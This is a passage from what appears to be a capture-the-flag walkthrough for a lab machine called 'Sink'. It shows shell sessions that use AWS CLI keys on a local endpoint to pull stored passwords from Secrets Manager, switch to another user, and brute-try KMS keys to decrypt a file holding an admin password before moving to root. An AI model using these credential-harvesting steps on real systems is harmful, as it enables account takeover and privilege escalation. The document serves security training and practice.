marcus@sink:~$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: eu
Default output format [None]: json
```

After that let's list the secrets

```

marcus@sink:~$ aws --endpoint-url="http://127.0.0.1:4566/" secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-mVHId",
      "Name": "Jenkins Login",
      "Description": "Master Server to manage release cycle 1",
      "KmsKeyId": "",
      "RotationEnabled": false,
      "RotationLambdaARN": "",
      "RotationRules": {
        "AutomaticallyAfterDays": 0
      },
      "Tags": [],
      "SecretVersionsToStages": {
        "6862c436-2186-4b34-bc99-9237d9aea858": [
          "AWSCURRENT"
        ]
      }
    },
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-pCqZp",
      "Name": "Sink Panel",
      "Description": "A panel to manage the resources in the devnode",
      "KmsKeyId": "",
      "RotationEnabled": false,
      "RotationLambdaARN": "",
      "RotationRules": {
        "AutomaticallyAfterDays": 0
      },
      "Tags": [],
      "SecretVersionsToStages": {
        "21ff916d-351a-4087-bde4-02656308e69e": [
          "AWSCURRENT"
        ]
      }
    },
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG",
      "Name": "Jira Support",
      "Description": "Manage customer issues",
      "KmsKeyId": "",
      "RotationEnabled": false,
      "RotationLambdaARN": "",
      "RotationRules": {
        "AutomaticallyAfterDays": 0
      },
      "Tags": [],
      "SecretVersionsToStages": {
        "39d8bb51-d915-4834-94c4-c1ee5f64c1f1": [
          "AWSCURRENT"
        ]
      }
    }
  ]
}

```

Got the david password.

```

marcus@sink:~$ aws --endpoint-url="http://127.0.0.1:4566/" secretsmanager get-secret-value --secret-id "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG"
{
  "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-LASyG",
  "Name": "Jira Support",
  "VersionId": "39d8bb51-d915-4834-94c4-c1ee5f64c1f1",
  "SecretString": "{\"username\":\"david@sink.htb\", \"password\":\"EALB=bcC='a7f2#k'\"}",
  "VersionStages": [
    "AWSCURRENT"
  ],
  "CreatedDate": 1623111213
}

```

Change the user to david

```
marcus@sink:~$ su david
Password:
david@sink:/home/marcus$ id
uid=1000(david) gid=1000(david) groups=1000(david)
```

I found the servers.enc file inside /home/david/Projects/-Prod\_Deployment. this is an encrypted file.  
decrypt the file still needs to be operated through aws.

```
david@sink:/home/marcus$ cd /home/david/
david@sink:~$ ls -al
total 28
drwxr-xr-x 4 david david 4096 Feb  1 08:46 .
drwxr-xr-x 5 root  root 4096 Dec  2  2020 ..
lrwxrwxrwx 1 david david   9 Dec  2  2020 .bash_history -> /dev/null
-rw-r--r-- 1 david david  220 Dec  2  2020 .bash_logout
-rw-r--r-- 1 david david 3771 Dec  2  2020 .bashrc
drwxrwxr-x 3 david david 4096 Feb  1 08:46 .local
-rw-r--r-- 1 david david  807 Dec  2  2020 .profile
drwxr-x--- 3 david david 4096 Dec  2  2020 Projects
david@sink:~$ cd Projects/
david@sink:~/Projects$ ls
Prod_Deployment
david@sink:~/Projects$ cd Prod_Deployment/
david@sink:~/Projects/Prod_Deployment$ ls
servers.enc
david@sink:~/Projects/Prod_Deployment$ file servers.enc
servers.enc: data
```

After analyze the file i found that this project comes with listkeys, and it reports an error when running directly We need to change the version inside to latest one.  
So let's configure the aws first with the david user.

```
david@sink:~/Projects/Prod_Deployment$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

After that let's list the keys.




```
david@sink:~/Projects/Prod_Deployment$ aws --endpoint-url="http://127.0.0.1:4566/" kms list-keys
{
  "Keys": [
    {
      "KeyId": "0b539917-5eff-45b2-9fa1-e13f0d2c42ac",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/0b539917-5eff-45b2-9fa1-e13f0d2c42ac"
    },
    {
      "KeyId": "16754494-4333-4f77-ad4c-d0b73d799939",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/16754494-4333-4f77-ad4c-d0b73d799939"
    },
    {
      "KeyId": "2378914f-ea22-47af-8b0c-8252ef09cd5f",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/2378914f-ea22-47af-8b0c-8252ef09cd5f"
    },
    {
      "KeyId": "2bf9c582-eed7-482f-bfb6-2e4e7eb88b78",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/2bf9c582-eed7-482f-bfb6-2e4e7eb88b78"
    },
    {
      "KeyId": "53bb45ef-bf96-47b2-a423-74d9b89a297a",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/53bb45ef-bf96-47b2-a423-74d9b89a297a"
    },
    {
      "KeyId": "804125db-bdf1-465a-a058-07fc87c0fad0",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0"
    },
    {
      "KeyId": "837a2f6e-e64c-45bc-a7aa-efa56a550401",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/837a2f6e-e64c-45bc-a7aa-efa56a550401"
    },
    {
      "KeyId": "881df7e3-fb6f-4c7b-9195-7f210e79e525",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/881df7e3-fb6f-4c7b-9195-7f210e79e525"
    },
    {
      "KeyId": "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/c5217c17-5675-42f7-a6ec-b5aa9b9dbbde"
    },
    {
      "KeyId": "f0579746-10c3-4fd1-b2ab-f312a5a0f3fc",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/f0579746-10c3-4fd1-b2ab-f312a5a0f3fc"
    },
    {
      "KeyId": "f2358fef-e813-4c59-87c8-70e50f6d4f70",
      "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/f2358fef-e813-4c59-87c8-70e50f6d4f70"
    }
  ]
}
```

Now we need to decrypt the keys.

```
ymment/servers.enc" --encryption-algorithm "RSAES_OAEP_SHA_256" --output "text" --query "Plaintext"; done
An error occurred (InvalidCiphertextException) when calling the Decrypt operation:
An error occurred (InvalidCiphertextException) when calling the Decrypt operation:
An error occurred (InvalidCiphertextException) when calling the Decrypt operation:
An error occurred (InvalidCiphertextException) when calling the Decrypt operation:
An error occurred (InternalFailureException) when calling the Decrypt operation (reached max retries: 4): key type not yet supported for decryption
H4sIAAAAAAAAAyTOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmXqZkxgAGhkyYGHAYOCa1chARKi0sSiXQUGIry80wqSMkP0R8MTj+rbgUFHiiy10tS8xJTUoqsfJSUGATF+UUlVgoWBk8mRn5xSTFIkYKCrkJyaLFJsV5xZL
62XkZJElSwLLE0pwQhmJkaBhToLYaYnZeYm2qLkjiSm5KHmjixuNkKIb40tSgLNFRNdLU0SMt1YhroINiRIJiaP4vzkymNR2E878hLP+bgALZ8oaG5qamo/mfHsCgsY3JUvNt6ra3Ea8jq+qJhVuvUw32RXC+5E7RteNPdm7ff712xavQy6bs
qbYZ03alZbyJ22V5nP/XtANG+iuNh08t2GdR9vUKK2ON1IfdsSs864IuWBR95xPdDtL9cA+janZtRmJyt8crn9a5V7e9aXp1Bc07bFCfyZ0v1w6a8vLaw7OG9crNK/RWukXUDTQATEKRsEogAWjYBSMgLEwCkbBKBgFo2AUjIJRMAPGwSgYBa
NgFIyCUTAKRsEogAWjYBSMgLEwRAETgLTAAoAAA=
```

Now let's decrypt this base64 string with CyberChef



**Recipe**

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**Gunzip**

**Untar**

**Input**

start: 588  
end: 588  
length: 0

length: 588  
lines: 1

H4sIAAAAAAAAAyTOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmXqZkxg4GhkYGHAY0CAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUGAIF+UULVgoWBkBMrn5xSTFIkYKCrkJya1FJsV5xZl62XkZJE1SwLLE0pwQhmJKaBhIoLYaYnZeYm2qlkJiSm5kHMjixuNhKIb40tSq1NFDNRndLU0SMt1YhroINiRIJiaP4vzkynmR2E878hLP+bGALZBoaG5qamo/mfHsCgsY3JUVnT6ra3Ea8jq+qJhVuUw32RXC+5E7RteNPdm7ff712xavQy6bsqbyZ03a1ZbyJ22V5nP/XtANG+iunh08t2GdR9vUKk20N1IfdsSs864IuwBr95xPdoDtL9cA+janZtRmJyt8crn9a5V7e9aXp1Bc07bFCFyZ0v1w6a8vLaw70G9crNK/RWukXUDTQATEKRsEoGAWjYBSMglEwCkbBKBgFo2AUjIJRMAPGwSgYBaNgFIyCUTAKRsEoGAWjYBSMglEwRAEATgLTAAoAAA=

**Output**

time: 41ms  
length: 276  
lines: 10

2 file(s) found

servers.yml 139 bytes

servers.sig 137 bytes

Now click on servers.yml and we got the root password.

User : admin

Password : \_uezduQ!EY5AHfe2



**Output**

time: 41ms  
length: 276  
lines: 10

servers.yml 139 bytes

```
server:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
```

Now let's ssh in with root.



